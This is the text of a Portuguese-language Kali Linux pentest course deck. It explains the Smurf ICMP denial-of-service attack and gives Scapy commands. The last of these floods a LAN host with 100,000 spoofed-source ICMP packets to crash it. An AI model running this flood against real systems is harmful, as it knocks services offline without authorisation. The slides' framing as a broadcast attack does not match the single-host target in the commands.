Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco


Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Ataque de Smurf

Um ataque smurf é historicamente uma das mais antigas técnicas para realizar uma tentativa de negação de serviço distribuída (DDoS). Este ataque consiste no envio de uma série de pedidos de ‘eco’ ICMP, com um endereço IP de origem falsificado para o endereço de broadcast da rede. Quando esse pedido de ‘eco’ é transmitido, todos os *hosts* da LAN devem responder simultaneamente ao alvo para cada solicitação falso recebido. Para poder fazer essa performance, devemos ter máquinas de Windows, Linux, etc

Ataque de Smurf



Ataque de Smurf

Para tentar executar um ataque smurf, vamos usar o scapy para construir os pacotes necessários a partir do zero. Para usar scapy a partir da linha de comando Kali Linux, use o comando scapy a partir de um terminal. Para enviar uma solicitação de ICMP para o endereço de broadcast, devemos primeiro construir as camadas deste pedido. A primeira camada que teremos de construir é a camada IP:

Ataque de Smurf

```
root@KaliLinux:~# scapy
Welcome to Scapy (2.3.2)
>>> i = IP()
>>> i.display()
>>> i.dst = "192.168.1.84"
>>> i.display()
```

Ataque de Smurf

```
>>> ping = ICMP()
>>> ping.display()
>>> request = (i/ping)
>>> request.display()
>>> send(request)
.
Sent 1 packets.
```

Está recebendo e enviando!

Ataque de Smurf

Agora, vamos mandar milhares de pedidos para assim, tentar travar a nossa máquina alvo.

```
>>> send(IP(dst="192.168.1.84",src="192.168.1.184")/ICMP(),count=100000,verbose=1)
```

E veja os recursos de CPU sendo elevados!